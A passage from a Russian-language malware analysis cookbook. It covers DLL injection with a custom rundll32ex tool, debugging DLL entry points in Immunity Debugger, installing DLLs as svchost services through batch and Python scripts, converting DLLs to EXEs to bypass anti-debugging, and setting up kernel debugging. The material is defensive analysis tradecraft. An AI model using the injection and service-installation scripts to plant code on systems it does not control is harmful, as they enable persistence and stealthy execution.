На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Ограничение `rundll32.exe` состоит в невозможности выбрать процесс-хост DLL. RemoteDLL, в свою очередь, не позволяет указать экспортируемую функцию, которую нужно вызвать после загрузки. В этом рецепте объясняется создание инструмента `rundll32ex`, который позволяет одновременно выбрать процесс-хост и вызвать экспорт.

Зачем понадобился новый инструмент

DLL из рецепта 13-1 экспортирует функцию `SetRedirUrl`. В IDA Pro можно проверить, что она принимает один параметр - указатель на символы. Декомпилятор Hex-Rays показывает:

```
char *__stdcall SetRedirUrl(const char *Source)
{
  sub_10003DF2(Source);
  return strncpy(Dest, Source, 0x64u);
}
```

Судя по имени, единственный параметр `SetRedirUrl` - URL или имя узла. Можно попытаться исследовать DLL динамически, вызвав экспорт через `rundll32.exe`, но, как показано на рисунке 13-5, появится ошибка процедуры инициализации DLL.



Рисунок 13-5. Вызов SetRedirUrl через rundll32 завершается ошибкой

Для диагностики изучите точку входа DLL в IDA Pro. `LoadLibrary` сообщает о неудаче, если точка входа возвращает `FALSE`. Значит, возможные причины можно найти среди выражений, вынуждающих функцию вернуть 0 (`FALSE`) вместо 1 (`TRUE`). Соответствующий код, декомпилированный Hex-Rays, показан на рисунке 13-6.



Рисунок 13-6. Диагностика ошибки инициализации DLL

Из кода на рисунке 13-6 следуют такие выводы о поведении DLL:

• она вызывает `GetModuleFileNameA`, чтобы получить полный путь к процессу-хосту, например `C:\WINDOWS\system32\rundll32.exe`;
• вызывает `PathFindFileNameA`, чтобы выделить из пути имя файла, например `rundll32.exe`;
• проверяет, является ли процесс-хост `svchost.exe`, и в таком случае вызывает `call_on_svchost`, после чего продолжает работу;
• если процесс не `svchost.exe`, перебирает список целей `target_list`, пока он не закончится или `PathMatchSpecA` не вернёт `TRUE` при сравнении элемента с именем процесса-хоста;
• возвращает 0 (`FALSE`), если процесс не совпал ни с одним элементом списка. Иначе вызывает `call_on_target` и продолжает. Именно здесь, вероятнее всего, возникает ошибка: `rundll32.exe` не проходит проверку процесса-хоста.

Для подтверждения исследуйте содержимое `target_list`. Его элементы показаны на рисунке 13-7.



Рисунок 13-7. Список целевых процессов-хостов DLL

DLL предназначена только для `svchost.exe`, Проводника Windows по шаблону `*explore*` и нескольких популярных браузеров. В рецепте 13-3 показано простое внедрение DLL в целевой процесс, но RemoteDLL не позволяет вызвать экспортируемую функцию, тем более передать ей необязательный аргумент. Поэтому нужен другой инструмент.

Использование rundll32ex

`rundll32ex` применяет распространённый способ внедрения через API `CreateRemoteThread`. Поведение этого API различается между версиями Windows; подробнее см. *Injecting Code Into Privileged Win32 Processes*[6] и *Win7 and CreateRemoteThread*.[7] Поэтому инструмент может работать только в Windows XP. Он принимает:

• PID целевого процесса;
• полный путь к внедряемой DLL;
• необязательное имя экспортируемой функции для вызова после загрузки DLL;
• необязательный аргумент экспортируемой функции.

На рисунке 13-8 показаны синтаксис и применение `rundll32ex`. В примере он внедряет `4DW4R3c.dll` в `IEXPLORE.EXE` с PID 3924, вызывает экспорт `SetRedirUrl` и передаёт ему аргумент http://testing.com.




Рисунок 13-8. Вызов SetRedirUrl из IE с помощью rundll32ex

Вывод `rundll32ex` содержит технические сведения, например адрес загрузки DLL в удалённом процессе. Но наиболее полезные данные дают средства наблюдения вроде Process Monitor из рецепта 9-1. Перед запуском `rundll32ex` установите фильтр для `IEXPLORE.EXE`. Результат на рисунке 13-9 показывает вызовы API этого процесса сразу после запуска инструмента. В частности, через `RegSetValue` строка http://testing.com записывается в `HKLM\SOFTWARE\4DW4R3c\redirurl`.

Таким образом, удалось исследовать и обойти ограничение процесса-хоста вредоносной DLL, вызвать конкретную функцию и изолировать её поведение с помощью Process Monitor. В итоге установлено, что `SetRedirUrl` записывает переданный аргумент в определённое место реестра.




Рисунок 13-9. Изоляция поведения SetRedirUrl в Process Monitor

Рецепт 13-5. Отладка DLL с помощью LOADDLL.EXE

До сих пор рассматривались разные способы выполнения DLL, но не их отладка. Отладчик позволяет распаковывать DLL, изменять поведение по умолчанию и отвечать на вопросы, которые остаются неясными после динамического анализа.

Загрузка DLL в отладчик

Для отладки достаточно перетащить файл на значок Immunity Debugger или OllyDbg. Оба отладчика включают универсальный процесс-хост `LOADDLL.EXE`, служащий контейнером для DLL подобно `rundll32.exe`. Результат перетаскивания DLL в Immunity Debugger показан на рисунке 13-10.




Рисунок 13-10. Отладка DLL в универсальном процессе LOADDLL.EXE

В верхней части окна основной целью отладки названа `0040.DLL`, а текущим модулем - `LOADDLL`. На панели CPU видно, как `LOADDLL` вызывает `GetCommandLineA`, а затем `LoadLibraryA`. При открытии DLL отладчик просто выполняет `LOADDLL`, передавая путь к библиотеке как аргумент командной строки.

Достижение точки входа DLL

Чтобы попасть в точку входа DLL, один раз нажмите F9 или выберите **Debug > Run**. `LOADDLL` вызовет `LoadLibrary` и автоматически установит точку останова на инструкции `AddressOfEntryPoint` библиотеки. Если случайно нажать F9 больше одного раза, выполнение пройдёт точку входа и может заразить систему. На рисунке 13-11 показан отладчик после достижения точки входа. Её адрес вычислен сложением `AddressOfEntryPoint` из заголовка PE DLL, здесь `0x55EC`, с базовым адресом загруженной в память DLL, здесь `0x360000`.




Рисунок 13-11. Одно нажатие кнопки продолжения приводит к точке входа DLL

Достигнув точки входа DLL, её можно отлаживать как любую другую программу.

Рецепт 13-6. Перехват точек останова на точках входа DLL

В этом рецепте DLL отлаживается внутри конкретного процесса-хоста, а не универсального `LOADDLL.EXE`. В отладчике можно запустить новый экземпляр нужного процесса или присоединиться к существующему, как в рецепте 11-1, а затем внедрить DLL через RemoteDLL, `rundll32ex` или встроенную функцию Immunity Debugger `inject_dll`. При любом способе возникает одна проблема: код точки входа DLL успевает выполниться до начала отладки.

Это происходит потому, что точку останова нельзя установить, пока неизвестен адрес точки входа. Его нельзя вычислить без базы образа DLL, возвращаемой `LoadLibrary` после загрузки. Но до возврата `LoadLibrary` автоматически вызывает точку входа DLL, как объяснялось в рецепте 13-2. Когда адрес становится известен, устанавливать точку уже поздно.

Остановка на новых модулях

Чтобы отладчик перехватывал точки входа вновь загруженных DLL:

1. Выберите **Options > Debugging Options > Events** и отметьте **Break on new module (DLL)**, как на рисунке 13-12.



Рисунок 13-12. Настройка остановки отладчика на новых DLL

2. Откройте оболочку Python в Immunity Debugger кнопкой со змеёй и символами >>>, затем внедрите DLL:

```
*** Immunity Debugger Python Shell v0.1 ***
Immlib instanciated as 'imm' PyObject
READY.
>>>thread_id = imm.inject_dll("C:\\0040.DLL")
>>>print "DLL-loading thread ID: 0x%x" % thread_id
DLL-loading thread ID: 0x8bc
```

3. DLL загружена в процесс, но её точка входа ещё не выполнена. Благодаря настройке шага 1 процесс-хост приостановлен. Следующие команды устанавливают точку останова на точке входа DLL, которая сработает после возобновления процесса:

```
>>>mod = imm.getModule("0040.DLL")
>>>print "DLL loaded at 0x%x" % mod.baseaddress
DLL loaded at 0x1e00000
>>>print "DLL entry point at 0x%x" % mod.entrypoint
DLL entry point at 0x1e055ec
>>>imm.setBreakpoint(mod.entrypoint)
```

4. Возобновите процесс командой `imm.Run()` в оболочке Python или кнопкой **Play** отладчика.

Рецепт 13-7. Выполнение DLL как службы Windows

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

У DLL службы есть особая точка входа, правильно выполняющаяся только при работе библиотеки как службы Windows. Это похоже на ограничение процесса-хоста, но решающими являются контекст выполнения и другие факторы среды, а не имя процесса. Анализ поведения таких DLL неизбежен: многие трояны сохраняют или загружают DLL, запускают её как службу, а затем удаляют компонент-загрузчик. Поэтому при криминалистическом исследовании часто остаётся только DLL. Этот рецепт показывает, как преодолеть связанные с ней сложности.

Точки входа DLL служб

Большинство вредоносных программ создаёт для своих DLL службу типа SERVICE_WIN32_SHARE_PROCESS. Он означает, что библиотека должна работать в универсальном процессе-хосте svchost.exe, который совместно используется другими DLL служб. Когда службу активирует вызов StartService, svchost.exe загружает DLL и вызывает экспортируемую функцию ServiceMain. Поэтому DLL службы легко отличить от обычной по экспорту ServiceMain.

> **Примечание.** Наличие экспорта ServiceMain позволяет распознать DLL службы почти всегда. Однако имя точки входа настраивается отдельно для каждой службы через реестр, например HKLM\System\CurrentControlSet\Service\<SERVICENAME>\Parameters\ServiceMain = "AlternateFunction". Тогда DLL может экспортировать AlternateFunction вместо ServiceMain.

Инициализация службы

Диспетчер управления службами (SCM), работающий в процессе services.exe, требует, чтобы каждая новая служба в первые секунды выполнения:

• зарегистрировала обработчики управления вызовом RegisterServiceCtrlHandler;
• сообщила состояние SERVICE_RUNNING вызовом SetServiceStatus.

Именно эта инициализация не позволяет выполнять DLL службы вне соответствующего контекста. После StartService SCM ожидает запуска службы. Если попытаться загрузить DLL командой

```
C:\> rundll32 malicious.dll,ServiceMain
```

вызов RegisterServiceCtrlHandler завершится неудачей, поскольку SCM не ожидает запуска. Почти всегда после этого DLL просто завершается, как на рисунке 13-13.



Рисунок 13-13. DLL завершается при неудаче RegisterServiceCtrlHandler

Обычную DLL также нельзя запустить в контексте службы. Если она не экспортирует ServiceMain или эта функция не выполняет обязательную инициализацию, SCM сочтёт службу зависшей и принудительно завершит процесс-хост.

Установка DLL службы

Теперь понятно, как отличить DLL службы от обычной и почему её необходимо запускать в правильном контексте. Установить DLL как службу на машине анализа можно простым пакетным сценарием:

```
REM
REM Usage: install_svc.bat <SERVICENAME> <DLLPATH>
REM

@echo off
set SERVICENAME=%1
set BINPATH=%2

sc create "%SERVICENAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICENAME%"
    type= share start= auto

reg add "HKLM\System\CurrentControlSet\Services\%SERVICENAME%\Parameters" /v ServiceDll /t
    REG_EXPAND_SZ /d "%BINPATH%" /f

reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\SvcHost" /v %SERVICENAME% /t
    REG_MULTI_SZ /d "%SERVICENAME%\0" /f

sc start %SERVICENAME%
```

Перед запуском `install_svc.bat` настройте средства динамического анализа для записи поведения службы.

Передача аргументов службам

Недостаток пакетного сценария в невозможности передать службе произвольные аргументы. Согласно спецификации Microsoft, `ServiceMain` принимает переменное число строковых аргументов:

```
VOID WINAPI ServiceMain(
    __in DWORD dwArgc,
    __in LPTSTR *lpszArgv
);
```

• `dwArgc [in]`: число аргументов в массиве `lpszArgv`.
• `lpszArgv [in]`: завершённые нулём строки аргументов, переданные службе вызовом `StartService`, который запустил её. Если аргументов нет, параметр может быть `NULL`. Иначе первый аргумент `lpszArgv[0]` - имя службы, а за ним следуют дополнительные аргументы от `lpszArgv[1]` до `lpszArgv[dwArgc-1]`.

Во многих случаях `ServiceMain` не принимает аргументов, и службу можно запустить пакетным сценарием, оснасткой `services.msc` или Process Hacker. Но представьте DLL со следующим кодом:

```
VOID WINAPI ServiceMain(
    __in DWORD dwArgc,
    __in LPSTR *lpszArgv)
{
    // hard-coded password somewhere in the DLL binary
    LPSTR specialPass = "myPass";

    // exit if no parameters were passed
    if (dwArgc < 2)
        return;

    // exit if the password does not match
    if (strcmp(lpszArgv[1], specialPass) != 0)
        return;
    //Perform malicious activity
}
```

Служба не выполнится правильно, если второй аргумент не совпадает с жёстко заданным паролем. Это упрощённый пример, но он показывает суть: чрезвычайно простая проверка может помешать анализу поведения DLL службы. Найдя экспорт `ServiceMain`, исследуйте функцию в IDA, выясните, принимает ли она аргументы и как их использует. Чтобы передать DLL определённые аргументы при запуске службы, воспользуйтесь находящимся на DVD сценарием `install_svc.py`.

```
import win32service
import win32con
import win32api
import sys


if len(sys.argv) < 3:
    print 'Usage: %s <SVCNAME> <DLLPATH> [arg1 arg2 ...]' % sys.argv[0]
    sys.exit()

ServiceName = sys.argv[1]
ImagePath   = sys.argv[2]
ServiceArgs = sys.argv[3:]

hscm = win32service.OpenSCManager(
    None, None, win32service.SC_MANAGER_ALL_ACCESS)

try:
    hs = win32service.CreateService(hscm,
        ServiceName,
        "",
        win32service.SERVICE_ALL_ACCESS,
        win32service.SERVICE_WIN32_SHARE_PROCESS,
        win32service.SERVICE_DEMAND_START,
        win32service.SERVICE_ERROR_NORMAL,
        "C:\\WINDOWS\\System32\\svchost.exe -k " + ServiceName,
        None,
        0,
        None,
        None,
        None)
except:
    print "Cannot create service!"
    sys.exit()

key = win32api.RegCreateKey(win32con.HKEY_LOCAL_MACHINE,
    "System\\CurrentControlSet\\Services\\%s\\Parameters" % ServiceName)
try:
    win32api.RegSetValueEx(key,
        "ServiceDll",
        0,
        win32con.REG_EXPAND_SZ,
        ImagePath);
finally:
    win32api.RegCloseKey(key)

key = win32api.RegCreateKey(win32con.HKEY_LOCAL_MACHINE,
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\SvcHost")
try:
    win32api.RegSetValueEx(key,
        ServiceName,
        0,
        win32con.REG_MULTI_SZ,
        [ServiceName, '']);
finally:
    win32api.RegCloseKey(key)

win32service.StartService(hs, ServiceArgs)
win32service.CloseServiceHandle(hs)
win32service.CloseServiceHandle(hscm)
```

Передать службе особые аргументы можно так:

```
C:\> python install_svc.py testsvc C:\windows\system32\svc.dll myPass
```

Эти приёмы позволяют динамически анализировать DLL, работающие только в контексте службы и требующие определённых аргументов.

Рецепт 13-8. Преобразование DLL в самостоятельные исполняемые файлы

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Иногда DLL не стоит выполнять именно так, как задумал автор. Она может содержать средства противодействия отладке, шумный сетевой обмен, долгие циклы ожидания или несколько функций, которые требуется обойти. Возможно, нужна только функция, извлекающая встроенный EXE на диск или создающая случайное имя домена. В этом рецепте DLL преобразуется в EXE, а точка входа меняется так, чтобы пропустить нежелательные функции.

Рассмотрим пример DLL:

```
BOOL Install(void)
{
    if (DecodeEmbeddedEXE() && DropEmbeddedEXE())
        return TRUE;
    return FALSE;
}

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD   ul_reason_for_call,
                      LPVOID  lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        if (DebuggerActive() || !C2Active())
            return FALSE;
        // Other insignificant code or anti-rce tricks
        // ...
        Install();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

В `DllMain` библиотека вызывает `DebuggerActive`, код которой не показан и которая предположительно возвращает `TRUE` при обнаружении отладчика. Затем вызывается `C2Active`, предположительно возвращающая `TRUE`, если доступен сервер управления. Если отладчик не присоединён и сервер доступен, функция `Install` сохраняет исполняемый файл. Иначе DLL завершается.

Цель примера - принудительно выполнить `Install`, не запуская код `DllMain`.

1. Определите относительный виртуальный адрес (RVA) нужной функции способом из рецепта 13-1. На рисунке 13-14 RVA функции `Install` равен `0x10C0`.



Рисунок 13-14. RVA функции Install равен 0x10C0

2. Сценарием `dll2exe.py` с DVD преобразуйте DLL в EXE и замените `AddressOfEntryPoint` на RVA `Install`. Запуск:

```
$ python dll2exe.py example.dll 0x10C0

Converting example.dll from DLL to EXE
Characteristics 0x2102 => 0x102
Entry point RVA 0x1853 => 0x10C0
Saved new file as example.dll.exe
```

3. Если отладка не нужна, выполните `example.dll.exe` из `cmd.exe`. Для отладки откройте файл в отладчике: он должен автоматически остановиться на новой точке входа. На рисунке 13-15 первой выполняется инструкция по адресу `0x100010C0`, в начале `Install`. Весь код противодействия отладке из `DllMain` обойдён.




Рисунок 13-15. Обход DllMain и достижение функции Install

Код `dll2exe.py`:

```
#!/usr/bin/python
import pefile
import sys, os


IMAGE_FILE_DLL = 0x2000


if len(sys.argv) < 2 or not os.path.isfile(sys.argv[1]):
    print "\nUsage: dll2exe.py <filename> [EntryPoint RVA (hex)]\n"
    sys.exit()
else:
    FileName = sys.argv[1]
```

```
pe = pefile.PE(FileName)
OldChars = pe.FILE_HEADER.Characteristics
NewChars = OldChars - (OldChars & IMAGE_FILE_DLL)
pe.FILE_HEADER.Characteristics = NewChars

print "\nConverting %s from DLL to EXE" % FileName
print "Characteristics 0x%x => 0x%x" % (OldChars, NewChars)

if len(sys.argv) == 3:
    OldEP = pe.OPTIONAL_HEADER.AddressOfEntryPoint
    NewEP = int(sys.argv[2], 16)
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = NewEP
    print "Entry point RVA 0x%x => 0x%x" % (OldEP, NewEP)

ExeFileName = FileName + ".exe"
pe.write(ExeFileName)

print "Saved new file as %s\n" % ExeFileName
```

Описанный способ не всегда так прост, как кажется. Если принудительно вызываемая функция принимает параметры, перед запуском программы их придётся вручную разместить в стеке. Кроме того, перенаправление точки входа DLL или EXE, где обязательные процедуры запуска инициализируют глобальные переменные для нужной функции, может вызвать серьёзные проблемы. Помните об ограничениях, но не забывайте о возможности применить этот приём в будущем.

Сноски

[1] [назад] http://forum.sysinternals.com/topic21838_page1.html
[2] [назад] http://www.ntcore.com/exsuite.php
[3] [назад] http://support.microsoft.com/kb/164787
[4] [назад] http://www.threatexpert.com/threats/backdoor-win32-sereki-b.html
[5] [назад] http://securityxploded.com/remotedll.php
[6] [назад] http://mnin.blogspot.com/2007/05/injecting-code-into-privileged-win32.html
[7] [назад] http://www.ivanlef0u.tuxfamily.org/?p=395

Глава 14. Отладка ядра

Отладчик ядра даёт глубокое представление о возможностях низкоуровневых руткитов. Вредоносная программа может внедрить код в ядро загрузкой драйвера, исправлением существующих драйверов на диске, эксплуатацией уязвимостей, записью в память ядра из пользовательского режима через `ZwSystemDebugControl` или отображением объекта `\Device\PhysicalMemory`. Независимо от способа проникновения, если вы не способны последовать за программой в ядро, анализ быстро зайдёт в тупик.

Глава знакомит с методами отладки ядра и приводит практические примеры распаковки и обратного проектирования вредоносных драйверов. Но отладчик ядра нужен не только для драйверов. Часто приходится одновременно отлаживать драйвер и процесс. Например, вредоносная программа может состоять из драйвера режима ядра и процесса пользовательского режима. Чтобы полностью понять их взаимодействие, отладчик ядра позволяет наблюдать обе стороны обмена.

Удалённая отладка ядра

Обычный сеанс отладки ядра использует две системы: целевую, которую отлаживают, и отладочную, управляющую целью. Основная схема показана на рисунке 14-1. Отдельная машина необходима потому, что во время остановки ядра в отладчике код на целевой системе выполняться не может.




Figure 14-1: Remote kernel debugging requires two computers.

Рисунок 14-1. Для удалённой отладки ядра требуются два компьютера

Системы можно соединить последовательным или USB-кабелем, сетью либо виртуальным оборудованием при использовании виртуальных машин. Примеры главы основаны на виртуальных машинах.

Локальная отладка ядра

При локальной отладке, показанной на рисунке 14-2, приложение-отладчик работает в той же системе, которую исследует. Такая конфигурация ограничивает управление целью почти одними операциями чтения. Можно перечислять процессы и драйверы, сохранять память ядра, находить символы ядра и выполнять сходные действия, но нельзя устанавливать точки останова, пошагово выполнять код или изменять регистры и память.




Figure 14-2: Local kernel debugging is limited in power.

Рисунок 14-2. Возможности локальной отладки ядра ограничены

Требования к программному обеспечению

На схемах 14-1 и 14-2 отладочная система содержит обозначение WDK - Windows Driver Kit. В WDK входят отладчики ядра Microsoft: консольный KD и графический WinDbg. Если вы не собираетесь писать собственные драйверы, достаточно установить Debugging Tools for Windows с KD и WinDbg, но без полной среды разработки.

Расположение приложений зависит от пакета. В Debugging Tools for Windows это обычно `C:\Program Files\Microsoft\Debugging Tools For Windows`, а в WDK - `C:\WINDDK\<Version>\Debuggers`.

Установите также символы целевой операционной системы. Их можно загружать с серверов Microsoft во время сеанса, но локальная копия полезна при отсутствии сети. Файлы символов содержат имена и адреса функций, локальных и глобальных переменных и сведения о типах структур данных, без которых ориентироваться в ядре чрезвычайно трудно. Отладчики и символы бесплатно доступны на сайте Microsoft: http://www.microsoft.com/whdc/devtools/default.mspx.

Рецепт 14-1. Локальная отладка с помощью LiveKd

Утилита LiveKd[1] Марка Руссиновича (Mark Russinovich) позволяет локально запускать KD или WinDbg Microsoft. Как уже отмечалось, такая конфигурация ограничена операциями чтения. Но для небольшого исследования или знакомства с ядром этого иногда достаточно.

1. Убедитесь, что отладчики Microsoft установлены, затем загрузите LiveKd по ссылке в конце рецепта.
2. Извлеките `livekd.exe` из архива и поместите в каталог отладчиков Microsoft.
3. По умолчанию `livekd.exe` запускает консольный KD. Для WinDbg передайте флаг `-w`. Потребуется ответить на несколько вопросов о символах; обычно подходят значения по умолчанию.

```
C:\>cd C:\WINDDK\7600.16385.0\Debuggers

C:\WINDDK\7600.16385.0\Debuggers>livekd.exe

LiveKd v3.14 - Execute kd/windbg on a live system
Sysinternals - www.sysinternals.com
Copyright (C) 2000-2010 Mark Russinovich

Symbols are not configured. Would you like LiveKd to set the
```

```
_NT_SYMBOL_PATH directory to reference the Microsoft symbol
server so that symbols can be obtained automatically? (y/n) y

Enter the folder to which symbols download (default is c:\symbols):
Launching C:\WINDDK\7600.16385.0\Debuggers\kd.exe:

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Loading Dump File [C:\WINDOWS\livekd.dmp]
Kernel Complete Dump File: Full address space is available

Comment: 'LiveKD live system view'
Symbol search path is:
   srv*c:\Symbols*http://msdl.microsoft.com/download/symbols

Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 3) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 2600.xpsp_sp3_gdr.090804-1435
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x80554040
Debug session time: Sat Feb 12 22:34:57.897 2010 (GMT-4)
System Uptime: 0 days 1:39:35.562
Loading Kernel Symbols
...............................................................
...............................................................
Loading User Symbols
...........
Loading unloaded module list
.............
kd> type your commands here...
```

4. Теперь можно перейти к рецепту 14-5 и начать работу с отладчиком, помня, что при локальной отладке ядра доступны только операции чтения и просмотра.

> **Примечание.** KD и WinDbg можно использовать локально без LiveKd, передав `kd.exe` или `windbg.exe` параметры `-kl` (kernel, local). Но тогда символы и среду отладки придётся настраивать самостоятельно.

Рецепт 14-2. Включение загрузочного переключателя отладки ядра

Удалённо отлаживать ядро Windows можно без установки специального ПО на целевую систему. Однако ядру нужно сообщить, что оно должно принимать соединения отладчика и отвечать на них. Для этого включается загрузочный переключатель `/debug`.

Целевые системы Windows XP и Server 2003

Microsoft рекомендует вносить изменения через `bootcfg.exe`.[2] Инструмент проверяет синтаксис параметров загрузки и отклоняет ошибочные записи. Можно отредактировать `C:\boot.ini` напрямую, но неосторожная ошибка способна сделать систему незагружаемой.

1. Начните с перечисления текущей конфигурации:

```
C:\>bootcfg
Boot Loader Settings
--------------------
timeout: 30
default: multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
```

```
Boot Entries
------------
Boot entry ID:   1
Friendly Name:   "Microsoft Windows XP Professional"
Path:            multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options: /noexecute=optin /fastdetect
```

2. Создайте копию загрузочной записи, в данном случае с ID 1, и дайте ей осмысленное имя. Проверьте изменение командой `bootcfg` без аргументов.

```
C:\>bootcfg /Copy /D "XP Professional with Debug" /ID 1
SUCCESS: Made a copy of the boot entry "1".

C:\>bootcfg
[...]
Boot entry ID:   2
Friendly Name:   "Microsoft Windows XP Professional - Debug"
Path:            multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options: /noexecute=optin /fastdetect
```

3. Включите отладку для новой записи с ID 2 и настройте порт и скорость. Здесь используется последовательный порт COM1; запомните его при добавлении виртуального последовательного устройства к виртуальным машинам.

```
C:\>bootcfg /Debug ON /ID 2 /PORT COM1 /BAUD 115200
SUCCESS: Changed the switches in OS entry "2" in the BOOT.INI.
```

4. Ещё раз проверьте изменения командой `bootcfg` без аргументов.

```
C:\>bootcfg
[...]
Boot entry ID:   2
Friendly Name:   "Microsoft Windows XP Professional - Debug"
Path:            multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
OS Load Options: /noexecute=optin /fastdetect /debug /debugport=com1
                 /baudrate=115200
```

Целевые системы Windows Vista и Windows 7

Начиная с Vista Windows больше не использует `boot.ini` для параметров загрузки. Переключатель отладки включается через `bcdedit.exe`.[3]

1. Запустите командную оболочку с правами администратора и выведите текущую конфигурацию загрузчика:

```
C:\>bcdedit
Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {d121a616-887e-11de-be3f-9b9b7d346734}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \Windows\system32\winload.exe
description             Windows 7
locale                  en-US
inherit                 {bootloadersettings}
```

```
recoverysequence        {d121a618-887e-11de-be3f-9b9b7d346734}
recoveryenabled         Yes
osdevice                partition=C:
systemroot              \Windows
